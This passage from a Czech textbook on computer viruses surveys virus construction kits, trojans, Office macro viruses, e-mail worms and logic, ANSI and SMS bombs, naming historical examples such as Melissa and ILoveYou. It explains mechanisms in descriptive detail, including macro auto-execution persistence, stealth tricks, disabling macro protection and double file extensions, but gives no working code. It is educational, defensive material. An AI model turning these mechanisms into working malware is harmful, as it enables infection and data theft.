
Generické bootovací viry se vyznačují zejména standardním mechanismem nelegální rezidentní instalace, popsané v části věnované bootovacím virům. Příslušný sled instrukcí je naprosto charakteristický a slouží jako základní posloupnost pro identifikaci do té doby neznámého bootového viru.

3.3.5. Generátory virů

Generátory virů plní funkci podpůrných prostředků pro vytváření počítačových virů a umožňují i naprostým laikům vytvořit celou škálu virů nových. To se stává pro počítačového uživatele další obrovskou hrozbou. Do doby před generátory virů byla pro tvorbu virů nutností velice slušná znalost systémového programování, ovšem s příchodem těchto prostředků znalostní omezení přestávají platit a viry v současnosti může tvořit naprosto každý, počínaje kvalitními programátory a bezdomovci konče. Jde o kvalitativně naprosto nový způsob šíření počítačových virů.

Mezi nejznámější virové generátory patří:

- **GENVIR**
  Pravděpodobně první generátor z roku 1990, pocházející z Francie. Jedná se o demo verzi, u které autor slibuje, že po zaplacení příslušné částky získá uživatel funkční verzi. Funkční verze ale pravděpodobně nebyla nikdy dána do oběhu.
- **VCS (Virus Construction Set)**
  První pokus o generátor virů z roku 1991, vytvořený v Německu. Generátor však generuje pouze jediný druh viru (Manta) a nejedná se tedy o generátor v klasickém slova smyslu.
- **VCL (Virus Construction Laboratory)**
  Komplexní generátor s menu rozhraním z roku 1992. Lze zvolit, zda výsledný virus bude přepisující či nepřepisující; umožňuje rovněž vytvořit trojské koně či logické bomby, které pak lze přidat do dalších programů. Podporuje i možnost jednoduchého kódování, primitivní obrany proti analýze a ladění či knihovnu definicí virových efektů (od neškodných melodií až po zničení disku). Velkým nebezpečím je volba vytvoření okomentovaného zdrojového tvaru ASM, který umožňuje upravit dále tento virus dle programátorových požadavků.



Obrázek 10: VCL – základní možnosti

- **PS-MPC (Phalcon/Skism – Mass Produced Code Generator)**
  Tento generátor z roku 1992 má společný základ jako VCL. Zásadní rozdíl je však ve skutečnosti, že tento generátor je distribuován ve formě zdrojového tvaru jazyka C. Neobsahuje menu rozhraní, ba co více, autor ve svém úvodu jím z pozice počítačového vzdělance pohr-

dá. Možnosti jsou obdobné jako u VCL, tvůrce viru musí specifikovat o jaký virus má zájem v konfiguračním souboru generátoru. Vzhledem k faktu, že je dán k dispozici zdrojový tvar generátoru, nastává zde tedy hypotetická možnost evolučního kroku dále – generátoru generátorů. Dočkáme se jí?

- **IVP (Instant Virus Production Kit)**
  Další generátor, tentokrát z roku 1992, naprogramovaný v Turbo Pascalu verze 7.0. Rovněž používá konfigurační soubor, ve kterém uživatel může nadefinovat možnosti infekce EXE/COM, Trojského koně, adresářového viru, kódování, obsluhy kritické chyby Dosu, infekce interpretu COMMAND.COM, náhodného prokládání kódu nevýznamnou instrukcí nop či přepisovací volby.
- **G2 (G Squared)**
  Generátor z roku 1993 pocházející od stejného autora jako v případě generátoru PS-MPC. Nejedná se však o odvozeninu tohoto generátoru. Na rozdíl od výše uvedených generátorů tento podporuje semi-polymorfní, snadno vylepšitelné, rutiny.

  Jak je z uvedených popisů vidět, už v rukou zdatnějšího programátora se může generátor virů stát velice nebezpečným nástrojem ke tvorbě nových virů. Podobně jako u polymorfních generátorů však ani přímé generátory virů nenašly příliš velkou odezvu ve virovém podsvětí.
- **SkamWerks Labs**
  Zástupce generátoru makrovirů. Umožňuje vytvářet wordové makroviry a makrovirové trojské koně.

4. Virům podobné počítačové hrozby

Počítačový virus není zdaleka jedinou hrozbou pro uživatele. Problém počítačových virů je jen úzkou podmnožinou celkové problematiky ochrany počítačových dat. Následující možnosti, virům nejbližší, jsou některými z reálných hrozeb, které mohou uživatele potkat při práci s počítačem.

4.1. Trojské koně

Trojský kůň je program provádějící jistou nedokumentovanou činnost, o které uživatel neví a nemůže ji ovlivnit. Ve většině případů se jedná o činnost destruktivního charakteru. V souvislosti s počítačovými viry může trojský kůň sloužit jako ideální prostředek pro vypuštění viru (nejčastěji bootovacího či multipartitního) do okolního světa. Trojský kůň (v anglické literatuře uváděný pod názvy Trojan či Trojan Horse) neobsahuje žádnou replikační rutinu; jeho nedokumentovaná činnost bývá většinou jednorázová.

Známým příkladem byl trojský kůň, simulující síťovou přihlašovací sekvenci login tak, že zaznamenával pro své účely uživatelské jméno spolu se zadávaným heslem. Uživatel pak obdržel informaci o chybně zadaném heslu (což se překlepem může občas přihodit) a teprve napodruhé trojský kůň povolil vlastní přihlášení. Tím pádem program získal možnost připojit se k síti se

všemi právy příslušného uživatele. Z hlediska ochrany dat je zřejmé, jak obrovskou hrozbou je v tomto případě zjištění hesla správce sítě.

V době Internetu a 32bitových Windows musí uživatel počítat s hrozbami rozličného charakteru. K nejnebezpečnějším příkladům patří Back Orifice (zvaný též jako Backdoor) – systémová utilita umožňující vzdálenou zprávu počítače prostřednictvím TCP/IP. Tento trojský kůň po instalaci aplikace sám o své vůli přebírá kontrolu nad počítačem, kde se instaluje jako serverová část, která může být volána vzdáleným klientem. Na monitorovaném počítači nevykazuje žádnou činnost, jeho přítomnost nelze zjistit ani ve výpisu běžících úloh. Uživatel nemá nejmenší tušení, že někdo zvenčí může mít plnou kontrolu nad jeho daty.

4.2. Makroviry

Častým dotazem běžných uživatelů bývá, zda se počítačové viry mohou šířit prostřednictvím textových souborů?

V žádném případě nemohou. Základní podmínkou pro šíření viru je nutnost, aby infikovaný soubor byl spustitelný. Textové soubory nejsou v žádném případě spustitelné a tudíž se virus nemůže jejich prostřednictvím šířit. Existují pouze viry, které nespustitelné soubory jistým způsobem poškozují. Příkladem je virus dBASE, který ničí položky databázových souborů DBF. Mýtus šíření virů textovými soubory vznikl v minulosti patrně planými poplachy méně kvalitních antivirových prostředků, které mylně „štěkaly" i na textová data.

Jistou výjimku tvoří pouze níže uvedené bomby ANSI, kdy např. zobrazení souboru na obrazovku může způsobit ztrátu dat na disku, a naprosto nový způsob šíření „viru" prostřednictvím textových dokumentů (avšak v binárním tvaru) vytvořených editorem Microsoft Word, který se objevil v roce 1995 – makroviry. Slůvko virus je uvedeno v uvozovkách, neboť je velice diskutabilní, zda se jedná o virus v pravém slova smyslu. Jak již bylo uvedeno na počátku knihy, počítačový virus je program čili posloupnost vykonavatelných instrukcí procesoru, což v tomto případě opět není beze zbytku splněno. Masový rozvoj makrovirů však tlačí odborníky, aby makroviry zařazovali na základní úroveň dělení počítačových virů.

Makroviry jsou nejaktuálnějším trendem hrozeb podobných virům. Hlavním důvodem tohoto trendu je prostý fakt, že výměna dokumentů mezi uživateli je mnohem častější než výměna programů. Samotná myšlenka makrovirů však nová není, je známa ještě dávno před příchodem Wordů a Officů. První zmínka se datuje k roku 1989 v souvislosti se spreadsheetem Lotus 123. Makrovirus obecně může být hrozbou ve všech aplikacích podporujících tzv. makrojazyk. Makrojazyk je interní soubor instrukcí dané aplikace, vytvořený za účelem efektivnějšího využití pracovního prostředí.

Makrovirus je programový kód vytvořený příslušným aplikačním makrojazykem, který má stejnou replikační schopnost jako typický počítačový virus. Obrovský vliv na existenci a popularitu makrovirů v rámci dané aplikace má způsob uložení maker. Zatímco např. AmiPro ukládá makra do samostatného souboru a makroviry jsou zde raritou, Office ukládá makra do stejného dokumentu s vlastním textem/tabulkou/prezentací apod., což je pro šíření makrovirů ideální. Ma-

kroviry napadají celý Office, takže terčem je nejen Word, ale i Excel, Access a PowerPoint. Kromě již uvedených aplikací stojí za zmínku snad jen Lotus Notes (makrovirus Ramble).

4.2.1. Makroviry a Microsoft Office

Systém je infikován wordovým makrovirem v okamžiku, kdy je editorem načten infikovaný soubor. Od tohoto okamžiku jsou infikovány všechny nově vytvořené textové dokumenty (soubory *.DOC). Prakticky to znamená, že v okamžiku otevření textového dokumentu spustí Word infikované makro prostřednictvím šablony, která může, na rozdíl od samotného dokumentu, makra obsahovat. Klíčem jsou tzv. AUTO-makra, která jsou spouštěna automaticky. Zejména se jedná o makro AutoExec šablony NORMAL.DOT, které je aktivováno s každým spuštěním Wordu. Toto makro se nakopíruje do oblasti globálních maker (Global Macros Area) a definuje ve většině případů FileSaveAs makro. Je-li pak ukládán na disk libovolný nově vytvořený dokument (např. funkcí „Save As“), je uložen i s virovým makrem. Při skončení činnosti Wordu jsou globální makra automaticky uložena do systémového DOT-souboru (NORMAL.DOT apod.), čímž má makrovirus zajištěno, že při příštím spuštění Wordu dojde k jeho aktivaci právě díky DOT-souboru. Populární je i makro AutoOpen aktivované při otevření každého dokumentu.

V případě Excelu je situace odlišná. V adresáři s Excelem existuje podadresář nazvaný XLStart, v němž se nacházejí automatické šablony pro list (*.XLT), které jsou automaticky zaváděny při startu Excelu. Uloží-li zde makrovirus své tělo, je při každém startu Excelu aktivován. Pokud jde o aktivaci makroviru v rámci aplikace, pak popudy mohou být různorodé, od klávesových zkratek až po prostý stisk mezerníku (makrovirus Word-Gangsterz).

Možnosti makrovirů jsou omezené. Word např. není oprávněn provádět konfiguraci pevného disku či měnit obsah zaváděcího sektoru disku. Makrovirus nemůže v žádném případě provádět přímé systémové operace. Cílem makrovirů nejsou útoky proti daným aplikačním programům, ale proti jejich datovým souborům.

4.2.2. Problémy vzájemné kompatibility

Dokumenty vytvořené pomocí balíku Microsoft Office předpokládají především operační systémy typu Windows a Macintosh. Na systémech Macintosh je však značně omezena systémově zaměřená destruktivní činnost makrovirů, zejména z důvodu rozdílných konvencí jmen diskových souborů.

Makrojazyky pro makroviry platformy Office jsou:

- **WordBasic – Word verze 6 a 7**
- **VBA (Visual Basic for Application) – od Excelu verze 5 a Office 97**

Existence různých makrojazyků přináší prvotní problémy s kompatibilitou makrovirů mezi různými verzemi aplikace (při procesu konverze mezi různými formáty). Obecně platí, že ne každý makrovirus lze úspěšně zkonvertovat ze starší verze do novější. U Excelu je situace ještě zajímavější, konvertovat lze oboustranně i z novější verze na starší. Přitom je důležité si uvědomit,

že při jakékoliv úspěšné konverzi navíc vzniká vlastně úplně nový makrovirus. Možných variant nám Microsoft již přinesl nemálo.

Dalším problémem jsou jazykové verze aplikace. Ve starších verzích (např. Word 6) se stejná makra jmenovala v různých jazykových verzích různě, což mělo za následek např., že české makroviry byly nefunkční v Německu. Od nástupu Office 97 a makrojazyka VBA však toto již, ke zjevné radosti makrovirových tvůrců, neplatí. Pokud starý makrovirus neprovádí šifrování nebo jiné speciální funkce, zůstává funkční i pod novější verzí.

Nemalou roli hrají i programátorské chyby. Např. makrovirus Word-Rapi, který má původně sedm maker, může díky chybě poztrácet až dvě makra, stále však se zachování schopnosti množit se.

V neposlední řadě svoji roli hraje i samotný návrh makroviru od prostého napadání daného typu dokumentu až po aplikační multipartitnost. Tak např. makrovirus Sic napadá jen dokumenty Excelu verze 5 a vyšší, naproti tomu virus Triplicate jde napříč Officem 97, kdy při využití technologií ActiveX/COM napadá vše vytvořené ve Wordu, Excelu a PowerPointu. Aktuální Office 2000 nic zásadního nepřináší, formáty zůstávají až na Access stejné jako ve verzi 97, vše se navíc za pomocí XML-tagů schází ve formátu HTML. Dobrá zpráva pro uživatele, z hlediska počítačových virů to však může mít za následek citelný nárust virů HTML.

4.2.3. Techniky makrovirů

Podobně jako u souborových virů i zde existují snahy makrovirových tvůrců zabránit zjištění přítomnosti makroviru na počítači. K základním technikám patří:

- **Stealth metody**
  Přímým důsledkem těchto metod je, že z prostředí aplikace nelze spolehlivě zjistit, zda je dokument infikován či nikoliv. Makroviry nejčastěji znepřístupňují položku menu Tools/Macro (Nástroje/Makro), některé dokonce mají na tuto položku napojen svůj replikační mechanismus. Makroviry založené na komplikovaném VBA 5 napadají class moduly (např. Word 97-Ethan), své tělo ukládají do virem pojmenovaných objektů a zneviditelňovat kritickou položku menu vůbec ke svému maskování nepotřebují.
- **Polymorfní metody**
  Polymorfní varianty makrovirů jsou vzácné. Důvodem je značná časová náročnost prováděných operací. V některých verzích Wordů jsou navíc polymorfní akce přímo viditelné na obrazovce. Vlastním principem je, že tělo makra je proměnné (přidání řádků, změny komentářů, změny jmen proměnných apod.).
- **Šifrovací metody**
  Zašifrování maker proti modifikaci je další obranou makroviru proti detekci. Šifrovaná makra totiž nemohou být nejen modifikována, ale ani zobrazena pomocí položky menu Tools/Macro. Použije-li makrovirus šifrování zajišťované Wordem, není pro antivirové programy problém toto nepříliš silné šifrování dešifrovat a makrovirus detekovat. Otázkou zůstává, zda je etické, aby antivirové programy toto dešifrování prováděly. K samotné detekci makrovirů

slouží zejména kontrolní součty těla maker, vyhledávání charakteristického identifikačního řetězce a heuristická analýza.

- **Jiné metody**
  Ostatní způsoby makrovirových obran. Mezi nejzajímavější patří vytváření falešných oken prostřednictvím formulářů FRM (Word 97).

4.2.4. Příklady makrovirů

- **Word-DMV**
  Testovací makrovirus vytvořený Joel McNamarou pro studijní účely. Po skutečném nástupu makrovirů se autor rozhodl svůj výtvor publikovat. Word-DMV pouze demonstruje svoji přítomnost na počítači.
- **Word-Concept**
  Prvotní skutečný makrovirus, jenž neobsahuje žádnou destruktivní rutinu. Identifikační makra jsou AAAZAO, AAAZFS a PayLoad, jejichž legální výskyt je málo pravděpodobný. Další přítomná makra jsou AutoOpen a FileSaveAs. V okamžiku otevření infikovaného dokumentu se na obrazovce objeví dialogový box WinWordu obsahující řetězec „1“.
- **Word-Nuclear**
  Další makrovirus s mnoha destruktivními rutinami (naštěstí nefunkčními). V podstatě se jedná o dvojvirus, složený z devíti maker: InsertPayload, Payload, DropSuriv, AutoExec, AutoOpen, FileSaveAs, FilePrint, FilePrintDefault a FileExit.

  Makro Payload se snaží 5.dubna smazat systémové soubory IO.SYS, MSDOS.SYS a COMMAND.COM. Jelikož však Word nemůže měnit nastavení souborových atributů, je tato rutina nefunkční.

  Makro InsertPayload vypisuje na konec tištěného či faxovaného dokumentu následující dva řádky:

```
And finally I would like to say:
STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC.
```

  Odtud tedy je odvozen i jeho název.

  Makro DropSuriv (Suriv je Virus pozpátku) se pokouší vypustit klasický počítačový virus. Makrovirus obsahuje debug-skript PH33R.SCR a dávkový soubor EXEC_PH.BAT, který je spuštěn. Dávka provede spuštění systémového programu *debug*, který provede přiložený skript. Ten, prostřednictvím přerušení Dosu (int 21h), napadá všechny spustitelné soubory COM, EXE a NewEXE (Windows). Díky syntaktické chybě však toto makro nikdy virus nevypustí.
- **Word-Colors**
  Mění systémové nastavení barev Windows. Obsahuje makra AutoOpen, AutoClose, AutoExec, FileNew, FileExit, FileSave, FileSaveAs a ToolsMacro. Všechna tato makra jsou pou-

ze spustitelná („Execute Only"), tj. nemohou být Wordem ani prohlížena ani editována. Případné kolize jmen již existujících maker Word-Colors řeší jejich přepsáním makry virovými.

Makro AutoExec je prázdné se zřejmým úmyslem pouze vyřadit z činnosti případná antivirová makra.

Tím, že Word-Colors vytváří makra vyvolávaná činnostmi File/New, File/Save, File/SaveAs, File/Exit a Tools/Macro, zajišťuje svoji aktivaci dokonce i tehdy, je-li nastavena volba vypnutí AUTO maker.

Word-Colors si udržuje čítač počtu volání makroviru v souboru WIN.INI prostřednictvím proměnné „countersu". Po každé třísté aktivaci dojde k náhodné změně barev nastavení Windows (textu, pozadí, tlačítek apod.).

- **Word-Hot**
  Prvotní makrovirus využívající externí funkce, jež umožňují makrům Wordu volat libovolné standardní funkce Windows API. To předurčuje jeho životaschopnost v prostředí Windows 3.x a možná i vyšších.
- **Word-Atom**
  Destruktivní makrovirus, který se skládá ze čtyř „execute-only" maker: AutoOpen, FileOpen, FileSaveAs a ATOM. Makro ATOM, jež je aktivováno 13.prosince, maže všechny soubory v pracovním adresáři. Je-li makrovirus aktivní, infikuje všechny dokumenty uložené prostřednictvím příkazu FileSaveAs nebo otevřené pomocí příkazu FileOpen. Je-li hodnota sekund aktuálního času rovna 13, virus zahesluje dokument heslem „ATOM#1". Heslování souboru způsobí jeho zakódování, takže jednoduchá detekce identifikačním řetězcem není možná. Word-Atom je obdobou klasických polymorfních virů.
- **Word-Xenixos**
  Neúspěšný pokus o zdokonalení vypouštěcího mechanismu binárního viru makrovirem Word-Nuclear spolu s mechanismem kódování dokumentu heslem „xenixos". Zajímavostí je, že tento virus byl zaslán do diskusní skupiny alt.comp.virus v únoru 1996. Tento fakt upozorňuje na velkou nebezpečnost makrovirů. Vzhledem ke zřejmé častější frekvenci přenosu textových souborů ve srovnání s programy (zejména prostřednictvím e-mailu), jsou makroviry velice rychlým infektorem a tedy další, velice vážnou, virovou hrozbou počítačovému uživateli.
- **AmiPro-Green Stripe**
  Tento makrovirus infikuje všechny dokumenty (*.SAM) tak, že pro každý dokument vytvoří korespondující AmiPro makro soubor (*.SMM), jenž má nastaven atribut skrytého souboru. Tento proces je okamžitě patrný, neboť každý infikovaný dokument je otevřen a vzápětí zavřen, což je patrné přeblikáváním na obrazovce. Destruktivní činností makroviru je záměna všech výskytů slova „its" na „it's".

Toť příklady makrovirů z dob jejich počátků. Následující příklady ukazují zejména pestrý směr destruktivních činností.

- **Word-Cap**
  Příklad makroviru schopného přežít i v dokumentu RTF, který není schopen za normálních okolností nést makra. Makrovirus Cap však modifikuje funkci uložení souboru tak, aby i tento formát měl interní strukturu šablony a tím pádem mohl makra obsahovat.
- **Word-ShareFun**
  Jeden z prvních makrovirů, jejichž terčem se stává elektronická pošta, resp. její klientský program. ShareFun se pokouší poslat sebe sama prostřednictvím přiloženého dokumentu třem vybraným adresátům z adresáře Microsoft Mailu. Adresát je vybízen, aby si přiložený dokument určitě přečetl. To je závažný moment v počítačové komunikaci, neboť uživatel musí pečlivě prověřovat i dokumenty přicházející z naprosto důvěryhodného zdroje. Pro dokreslení – virus Red Team je schopen podobné činnosti pro balíky poštovního programu Eudora; MS-DOS/Windows virus Toadie šířicí se pomocí kanálu IRC obdobně zneužívá poštovní klient programu Pegasus Mail.
- **Word 97-Marker**
  Makrovirus, jenž při spuštění FTP aktivuje skript, který zašle autorovi viru informace z disku napadeného uživatele.
- **Word 97-Caligula**
  Jeden z nejzákeřnějších makrovirů, který krade a e-mailem odesílá privátní kódovací klíče PGP klienta napadeného uživatele.
- **Word 97-Cold Ape**
  Makrovirus zasílající autorovi viru IP-adresu oběti. Znalost konkrétní IP-adresy je klíčovou záležitostí pro hackerské průniky, bez níž není hacker schopen svůj cíl vůbec „zaměřit“. Kromě toho Cold Ape vypouští další virus Happy, napadající soubory DOC a VBS. Happy si prostřednictvím zápisu do registrů Windows zajistí svoji opětovnou aktivaci po restartu počítače. Virus Happy je jedním z příkladů evoluce multipartitních virů. Zatímco dosové formy napadají spustitelné programy *.EXE a tabulku rozdělení pevného disku, novější formy kombinují 32bitové cíle útoku – virus Anarchy napadá programy a zmiňované dokumenty, virus Navrhar dokumenty a VxD ovladače apod.
- **Word 97-Melissa**
  Melissa standardním způsobem napadá šablonu NORMAL.DOT a prvním 50 lidem z každého adresáře Microsoft Outlook rozesílá infikovaný dokument. Zároveň nastavuje ochranu proti makrovirům na nejnižší úroveň. Díky kontroverznímu jednoznačnému digitálnímu podpisu, který přidávají programy balíku Office do vytvářených dokumentů (Global Unique Identifier, určovaný ze sériového čísla síťové karty), došlo k zadržení tvůrce tohoto viru.
- **Excel 97-Papa Copycat**
  Inspirován Melissou rozesílá 60 lidem infikovaný dokument, narozdíl od Melissy tak činí vždy, když dojde k jeho aktivaci. Kromě toho službou *ping* neustále zjišťuje, je-li k dispozici spojení na Internet, což má často za následek pád systému.

- **AutoCAD 2000-Star**
  První primitivní makrovirus pro AutoCAD 2000, který pro své šíření vyžaduje příliš mnoho spolupráce ze strany uživatele na to, aby se stal reálnou hrozbou. Jeho skutečný význam spočívá v nastínění dalších virových možností budoucna.

Elektronická pošta je pouze ryzí prostředek pro doručování dopisů resp. souborů, které mohou být případně zavirovány. Bez pomocného zásahu uživatele (přečtení přiloženého dokumentu či spuštění programu) však v žádném případě nemůže dojít k napadení uživatelova počítače. Rozhodně je v zájmu uživatele aby, umožňuje-li to poštovní klient, neměl zapnutý automatický náhled nad přijatým e-mailem, díky němuž může dojít k otevření infikovaného dokumentu a tím i aktivaci makroviru.

Odstranění makrovirů je většinou realizovatelné prostřednictvím zrušení inkriminovaných virových maker pomocí „Tools/Macro/Delete“. Zjistit však přítomnost těchto maker může být nebezpečné, neboť makrovirus může hlídat i tuto činnost, na níž může reagovat destruktivně. U maker VBA je situace ještě složitější, struktura je komplikovanější a makra mohou být spjata přímo s daty dokumentu. Ruční odstranění virových maker nelze rozhodně doporučit, daleko lepší je makrovirům předcházet. U Wordu 97 a Excelu 97 se poprvé objevila tzv. „antivirová ochrana maker“, která v okamžiku otevírání dokumentu obsahující makra na tuto skutečnost upozorní. Pro uživatele, který makra nevyužívá, je toto téměř 100% ochrana před infikací. V ostatních případech je nutné dokument prověřit antivirovým programem. Řada makrovirů navíc, dojde-li k jejich aktivaci, tuto antivirovou ochranu maker vypínají buď zneviditelněním příslušné položky menu nebo přímo nastavením v registrech Windows.

4.3. Červi

Červ (anglicky worm) je program, který neinfikuje spustitelné soubory jako je tomu v případě virů, ale infikuje systémy tím způsobem, že pomocí počítačové sítě rozšiřuje kopie sebe sama na připojené počítače. Tato skutečnost způsobuje zejména problémy s neúměrným zatížením dané sítě a zahlcením diskového prostoru připojených počítačových stanic. Nejznámějším červem je již výše popisovaný případ internetového červa z listopadu roku 1988, který během dvou dnů nakazil asi 6 000 počítačů pracujících pod operačním systémem Unix.

Základním rozdílem mezi virem a červem je skutečnost, že červ nepotřebuje ke své životaschopnosti žádného hostitele. Zatímco počítačové viry přežívají především v platformě operačního systému MS-DOS, výskyt červů je výsadou rozlehlých sítí WAN a platformy internetového protokolu TCP/IP. Červ v monouživatelských operačních systémech nemá logické opodstatnění.

Červům podobné jsou infiltrace neformálně zvané jako baktérie (bacterium) a králík (rabbit). Oba typy po spuštění kopírují sebe sama. Baktérie šíří své kopie jiným uživatelům a systémům za účelem rozšíření, králík šíří své kopie bez omezení s cílem, na rozdíl od baktérie, vyčerpat dostupné systémové zdroje (čas procesoru, diskový prostor apod.). Označení „králík“ je v tomto případě velice výstižné.

Rozvoj Internetu přinesl novou podobu šíření červů, a to pomocí elektronické pošty. Definice červa dnešní doby zní: červ je program, který se šíří prostřednictvím e-mailové zprávy, ke které je připojen ve formě souboru. V zásadě totéž co platí pro makroviry, koneckonců výše citovaná Melissa je nejenom makrovirem Wordu 97, ale i právě e-mailem rozesílajícím se červem. Častou podobou červů jsou skripty. Možnosti jsou rozmanité, je zřejmé, že vše se mezi sebou prolíná, souborový skriptovací červ vypouštějící multipartitní polymorfní 32bitový virus infikující soubory *.EXE a *.HLP není vůbec žádnou nereálnou fikcí. Nalézt citlivé dělení počítačových virů a hrozeb není vůbec snadné. Červ dnešní doby se od svého předchůdce liší jednou zásadní věcí. Zatímco Morrisův červ byl vypuštěn a množil se sám, dnešní červi potřebují k aktivaci lidskou spolupráci – spuštění inkriminovaného souboru. Tvůrci červů sází na lidskou zvědavost (nebo spíše hloupost?) a počítačovou omezenost. Spusť mě, to tě určitě bude zajímat, jen pro tebe, důvěrné sdělení – to jsou nejčastější subjekty e-mailových dopisů, kterými se červi šíří. Počítačová osvěta stále pokulhává a tak uživatel, nezřídka dokonce počítačově vysoce fundovaný, bez nejmenší obavy takto lákavý soubor okamžitě spustí.

O tom, že opatrnosti není nikdy nazbyt svědčí nebezpečný trik šiřitelů červů, kdy kritický soubor má dvě přípony. Např. červ Dilbert je rozesílán v souboru dilbertdance.jpg.exe. V některých poštovních programech nemusí být druhá přípona vůbec zobrazena nebo se prozaicky nemusí vejít na obrazovku, čímž pádem uživatel může lehce spustit na první pohled neškodný jpg obrázek a neštěstí je hotové. V případě Dilberta je to vypuštění pěti (!) virů do systému (Windows viry SK, CIH, APC, Bolzano a skriptovací VBS FreeLink).

Červy šířící se e-mailem lze rozdělit do dvou základních skupin:

- **Červ nezávislý na poštovním klientu**
  Červ využívá přímo protokol SMTP, což mu zajišťuje replikační jistotu na každém systému umožňujícím zasílání e-mailových zpráv (např. červ Haiku). Vyčkávací červ Happy99 pro změnu modifikuje WSOCK32.DLL tak, aby při volání služeb Connect a Send aktivoval kód červa, který připojí své tělo k odesílanému e-mailu.
- **Červ závislý na poštovním klientu**
  Nejrozšířenější jsou červi svázáni s klientem Microsoft Outlook (Melissa, ILoveYou apod.). Nemá-li červ k dispozici „svůj" poštovní klient, nemůže provést svoji replikaci. Pro uživatele Outlook Expressu je dobrou zprávou, že červi Melissa, ILoveYou a jím podobní s tímto klientem nefungují (napadený počítač však pochopitelně infikovat mohou).

Většina červů si svoji příští aktivaci zajišťuje pomocí modifikace registrů Windows nebo modifikací souborů WIN.INI příp. SYSTEM.INI.

Asi nejznámějším červem je zmiňovaný skript ILoveYou používající VBS. Přílohou e-mailu je soubor LOVE-LETTER-FOR-YOU.TXT.VBS. Důvodem masového rozšíření je zjevně skutečnost, že soubor nemá příponu EXE. Pro svoji činnost vyžaduje podporu Windows Scripting Host, která není pod Windows 95 a NT 4 implicitně nainstalována. Pro své šíření používá nejen e-mail na všechny adresy v adresáři Outlooku, ale i chatovací kanál programu mIRC, po-

mocí kterého rozesílá infikovanou stránku HTM. Nepříjemná je destruktivní činnost, kdy červ přepisuje svým tělem nalezené skripty a obrázky, hudební soubory *.MP3 a *.MP2 pak znevidiťelňuje nastavením atributu na *hidden*. Z Internetu se z jisté webové stránky snaží stáhnout program WIN-BUGSFIX.EXE, který mimo jiné sbírá hesla použitá na daném počítači a snaží se je poslat na Filipíny.

Dalším zajímavým červem je skript Stages rovněž používající VBS. Kritický soubor nese název LIFE_STAGES.TXT.SHS, je typu SHS (Shell Scrap Object) a rovněž vyžaduje podporu Windows Scripting Host. Soubory SHS jsou speciálními systémovými „kontejnery", které mohou obsahovat prakticky cokoliv. Kromě již známých cest pro šíření (Outlook, mIRC) používá program Pirch, populární ICQ a kopírování na všechny nasdílené disky. Samotná přípona SHS je problematická, v některých konfiguracích operačního systému může být tato přípona skryta i při zapnutém zobrazování přípon souborů. Uživatel tedy může naprosto oprávněně nabýt mylný dojem, že spouští neškodný text. Červ při svém spuštění, tak jak již jeho název napovídá, vypisuje humorné životní etapy v životě muže a ženy. Velikost červa je relativně velká, v plné podobě cca 60 kB.

Babylonia představuje spojení červa s virem využívajícím volání Windows 95/98, což jej činí nefunkční na platformách Windows NT a 2000. Napadá soubory *.EXE a *.HLP, pro replikaci využívá modifikaci WSOCK32.DLL. Vypouští program BABYLONIA.EXE, který po spuštění disponuje zajímavým upgradovacím mechanismem, kdy z Japonska stahuje soubor VIRUS.TXT obsahující své přídavné komponenty nebo plug-iny. To dává viru šanci změnit funkcionalitu s možností získat např. vstup do systému zadními vrátky či přístup k dokumentům apod.

Javascriptový červ KaK využívá známé bezpečnostní díry Outlook Expressu, umožňující aktivaci červa již ve chvíli, kdy je e-mail prohlížen. Obranou proti těmto virům je vypnutí aktivního skriptování v nastavení Outlook Expressu.

Skriptovací červi disponují zajímavou vlastností. Vyskytuje-li se v adresáři Outlooku faxová adresa, dojde k odfaxování červa a v případě souborů VBS, jelikož se jedná o textový soubor, k vytištění zdrojového tvaru na straně adresáta.

4.4. Bomby

Bomby jsou programy, které aktivují svoji nedokumentovanou činnost (opět převážně destruktivního charakteru) v závislosti na druhu spouštěcí rozbušky:

- **Logické bomby**
  Aktivačním symptomem může být např. změna obsahu určitého souboru (např. odstranění copyrightu z hlavičky programu) či definovaná vstupní datová sekvence programu (klíč zadaný z klávesnice) apod. Logické bomby se mohou vyskytnout i v přímém použití počítačovými viry. Virus Dark Avenger 2000, jakmile zjistí ve spouštěném programu výskyt jména autorova „oblíbence" V. Bontcheva, způsobí zamrznutí operačního systému.

- **Časované bomby**
  Logické bomby, jejichž rozbuška je nastavena na datum příp. čas. Jsou známy případy z počítačové kriminality, kdy programátoři opouštějící firmu tímto způsobem načasovali zničení firemních databází.
- **ANSI-bomby**
  Specifický druh programových bomb, který s využitím ovladače ANSI-grafiky (ANSI.SYS) přeprogramovává klávesnicové sekvence. Ve většině případů jsou sekvence přeprogramovány na výmaz souborů aktuálního adresáře.
- **Přímočaré bomby**
  Smyslem těchto programů je zahlcení systému neustále se opakujícím generováním téhož obsahu nebo obsahu neúměrně velkého. Běžně známými jsou útoky proti e-mailovým systémům. Poslední „módou" jsou tzv. SMS bombery zavalující vybranou oběť neustále se opakující SMS zprávou.

Obrázek 11: SMS-Bomber

4.5. Virové hrozby a WAP

Do jisté míry průlomovým červem je skript Timofonica, šířící se souborem TIMOFONICA.TXT.VBS rozesílaného prostřednictvím Outlooku. Jde o první virovou záležitost, dotýka-

